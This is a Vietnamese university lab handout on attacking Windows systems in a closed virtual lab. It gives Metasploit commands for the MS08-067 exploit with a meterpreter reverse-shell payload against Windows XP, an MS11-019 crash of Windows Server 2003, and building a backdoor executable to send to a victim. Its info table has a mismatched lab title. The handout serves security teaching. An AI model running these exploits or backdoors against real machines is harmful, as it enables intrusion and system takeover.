HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH

AN TOÀN HỆ ĐIỀU HÀNH[i]

BÀI THỰC HÀNH SỐ 01.01[ii]

TẤN CÔNG KHAI THÁC LỖ HỔNG HỆ ĐIỀU HÀNH[iii]

Người xây dựng bài thực hành:

Đồng Thị Thùy Linh

HÀ NỘI, 2015

MỤC LỤC

THÔNG TIN CHUNG VỀ BÀI THỰC HÀNH

Tên bài thực hành: Sao lưu, phục hồi hệ thống và dữ liệu
Module: An toàn hệ điều hành
Số lượng sinh viên cùng thực hiện: 01
Địa điểm thực hành: Phòng máy
Yêu cầu:

- Yêu cầu phần cứng:
  + Mỗi sinh viên được bố trí 01 máy tính với cấu hình tối thiểu: CPU 2.0 GHz, RAM 2GB, HDD 50GB
- Yêu cầu phần mềm trên máy:
  + Hệ điều hành Windows XP/7/8
  + VMware Worstation 9.0 trở lên
- Công cụ thực hành:
  + Máy ảo VMware: Windows XP, Windows 8.1, Windows 2003 Server, Windows Server 2012.
- Yêu cầu kết nối mạng LAN: Có
- Yêu cầu kết nối mạng Internet: không
- Yêu cầu khác: máy chiếu, bảng viết, bút/phấn viết bảng

CHUẨN BỊ BÀI THỰC HÀNH

Đối với giảng viên

Trước buổi học, giảng viên (người hướng dẫn thực hành) cần kiểm tra sự phù hợp của điều kiện thực tế của phòng thực hành với các yêu cầu của bài thực hành.

Ngoài ra không đòi hỏi gì thêm.

Đối với sinh viên

Trước khi bắt đầu thực hành, cần tạo các bản sao của máy ảo để sử dụng. Đồng thời xác định vị trí lưu trữ các công cụ đã chỉ ra trong phần yêu cầu.

PHẦN 1. TẤN CÔNG KHAI THÁC LỖ HỔNG HỆ ĐIỀU HÀNH

Windows là hệ điều hành thương mại của hãng Microsoft, với nhiều phiên bản khác nhau dành cho máy chủ và máy trạm. Theo thống kê tháng 8 năm 2011, các hệ điều hành Windows chiếm tới 78.3% thị phần thị trường hệ điều hành trên toàn thế giới bởi nó cung cấp môi trường để thực thi rất nhiều phần mềm ứng dụng và có tính thân thiện, dễ tiếp cận và sử dụng đối với người dùng.

Tuy vậy , hệ điều hành Windows còn có nhiều lỗ hổng bảo mật và những tin tặc có thể lợi dụng những lỗ hổng bảo mật này để tấn công, kiểm soát, đánh cắp dữ liệu trên máy tính.

Bài thực hành sẽ giới thiệu tới học viên một số lỗ hổng bảo mật trên hệ điều hành Windows và cách khai thác chúng.

1.1. Khai thác lỗ hổng MS 08-067 để chiếm quyền điều khiển máy Windows XP

Chuẩn bị

- 01 máy tấn công kali-linux có cài metasploit với địa chỉ ip: 192.168.121.128
- 01 máy nạn nhân dùng hệ điều hành window XP với địa chỉ ip: 192.168.121.126

Yêu cầu: Máy nạn nhân không cài phần mềm chống virus, tắt tường lửa.

Các bước thực hiện:

Bước 1: Sử dụng Metaspoit để khai thác lỗ hổng

Để khai thác lỗ hổng hệ điều hành Windows XP trên máy nạn nhân thì kẻ tấn công sẽ sử dụng mô-đun exploit/windows/smb/ms08_067_netapi đã được tích hợp sẵn trong metasploit. Mô-đun này khai thác một lỗ hổng phân tích cú pháp trong quá trình chuẩn hóa đường dẫn mã của NetAPI32.dll thông qua Server Service, giúp kẻ tấn công có thể vượt qua được NX trên hệ điều hành.

Thực hiện tấn công:

Attacker mở Metasploit trên máy Kali và chọn mô dun để thực hiện tấn công:


root@kali:~# msfconsole

msf > use exploit/windows/smb/ms08_067_netapi

show options để xem các tham số của mô-đun này:

RHOST : là IP của nạn nhân.

LHOST : là IP của kẻ tấn công



Kẻ tấn công thiết lập các tham số

msf exploit(ms08_067_netapi) > set RHOST 192.168.121.126

msf exploit(ms08_067_netapi) > set LHOST 192.168.121.128


msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp

Ở đây kẻ tấn công sử dụng payload **meterpreter** vì đơn giản là nó khó phát hiện, hỗ trợ rất nhiều tùy chọn trong quá trình khai thác máy nạn nhân như : keylog, webcam, hasdump …Trong tham số command có sử dụng **reverse_tcp** là cho phép quá trình kết nối ngược về máy của kẻ tấn công. Có thể hiểu một cách đơn giản là máy của kẻ tấn công sẽ mở sẵn một cổng cổng kết nối chờ máy nạn nhân kết nối vào.


Cuối cùng, để module tiến hành thực thi kẻ tấn công dùng lệnh:

msf exploit(ms08_067_netapi) > exploit

Bước 2: Khai thác máy nạn nhận



Như vậy là kẻ tấn công đã có thể kiểm soát được máy của nạn nhân. Kẻ tấn công có thể gõ *getuid* để thấy thông tin username, *getinfo* để biết thông tin máy, *ls C:* để xem ổ đĩa, *mkdir* để tạo thư mục, …



1.2. Khái thác lỗ hổng MS 11-019 tấn công máy Windows Server 2003

Chuẩn bị

- 01 máy tấn công kali-linux có cài metasploit với địa chỉ ip: 192.168.121.128
- 01 máy nạn nhân dùng hệ điều hành Windows 2003 Server với địa chỉ ip: 192.168.121.125

Yêu cầu: Máy nạn nhân không cài phần mềm chống virus, tắt tường lửa.

Các bước thực hiện:


Bước 1: Sử dụng Metaspoit để khai thác lỗ hổng

MS11-019 là mã lỗ hổng dạng Bulletin tương ứng của CVE-2011-0654, đường dẫn tới mô-đun khai thác lỗ hổng này là:

auxiliary/dos/windows/smb/ms11_019_electbowser

Thực hiện câu lệnh:

use auxiliary/dos/windows/smb/ms11_019_electbowser



Bước 2: Thiết lập các thông số để khai thác lỗ hổng ms11-019


Thực hiện các câu lệnh

set DOMAIN visualwin.testdomain

set RHOST 192.168.121.125

set RPORT 138

run



Bước 3: Kết quả khai thác lỗ hổng

Sau khi thực hiện khai thác lỗ hổng ms11-019 của hệ điều hành windows 2003 Server, kết quả là hệ thống hiện màn hình xanh thông báo lỗi vùng nhớ và máy tính bị tắt

1.3. Tấn công khai thác máy Windows 8.1 và Windows Server 2012

Chuẩn bị


- 01 máy tấn công kali-linux có cài metasploit với địa chỉ ip: 192.168.121.128
- 01 máy nạn nhân dùng hệ điều hành Windows Server 2012 (hoặc Windows 8.1) với địa chỉ ip: 192.168.121.126

Yêu cầu: Máy nạn nhân không cài phần mềm chống virus, tắt tường lửa.

Các bước thực hiện:


Bước 1: Tạo file mã độc

Để có thể khai thác được lỗ hổng hệ điều hành trên máy của nạn nhân thì trước hết kẻ tấn công sử dụng msfpayload để tạo ra một file mã độc có tên là "madoc3.exe" (được đặt tại Desktop). file mã độc này có chức năng như là một cửa hậu giúp kẻ tấn công có thể kết nối được với máy của nạn nhân. Việc tạo file mã độc được thực hiện như trong hình:




Bước 2: Sử dụng Metaspoit để khai thác lỗ hổng


Sau khi file chứa mã độc đã tạo xong, kẻ tấn công giờ có thể lấy file này gửi cho nạn nhân và chờ đợi nạn nhân mở file để bắt đầu việc kết nối ngược trở lại máy của mình. Để làm được điều này thì kẻ tấn công mở cửa sổ lệnh mới để thiết lập một trình lắng nghe trên máy của mình. Kẻ tấn công khai thác lỗ hổng ms09-050, lỗ hổng trong SMB 2 (Server Message Block), một giao thức chia sẻ in và file qua mạng do Microsoft phát triển được tích hợp trong hệ điều hành Windows, cho phép kẻ tấn công có thể xâm nhập và chiếm quyền điều khiển.



Bước 3: Khai thác máy nạn nhân

Ngay khi nạn nhân mở file ra thì mã độc được tiêm vào máy.





Như vậy mã độc đã được tiêm từ máy 192.168.121.128:4444 tới máy 192.168.121.124:49213

Như vậy đã có 1 phiên kết nối tới với máy của nạn nhân .

Gõ *getuid* để thấy thông tin username, *getinfo* để biết thông tin máy, *ls C:* để xem ổ đĩa, *mkdir* để tạo thư mục, … nói chung kẻ tấn công đã hoàn toàn kiểm soát được máy nạn nhân.

[i] Lấy tên theo tên của module thực hành trong danh sách đã phân công

[ii] Đánh số theo số thứ tự bài thực hành trong từng module. Số thứ tự của module gồm 2 chữ số và số thứ tự của bài trong module gồm 2 chữ số.

[iii] Lấy đúng tên của bài thực hành trong danh sách đã phân công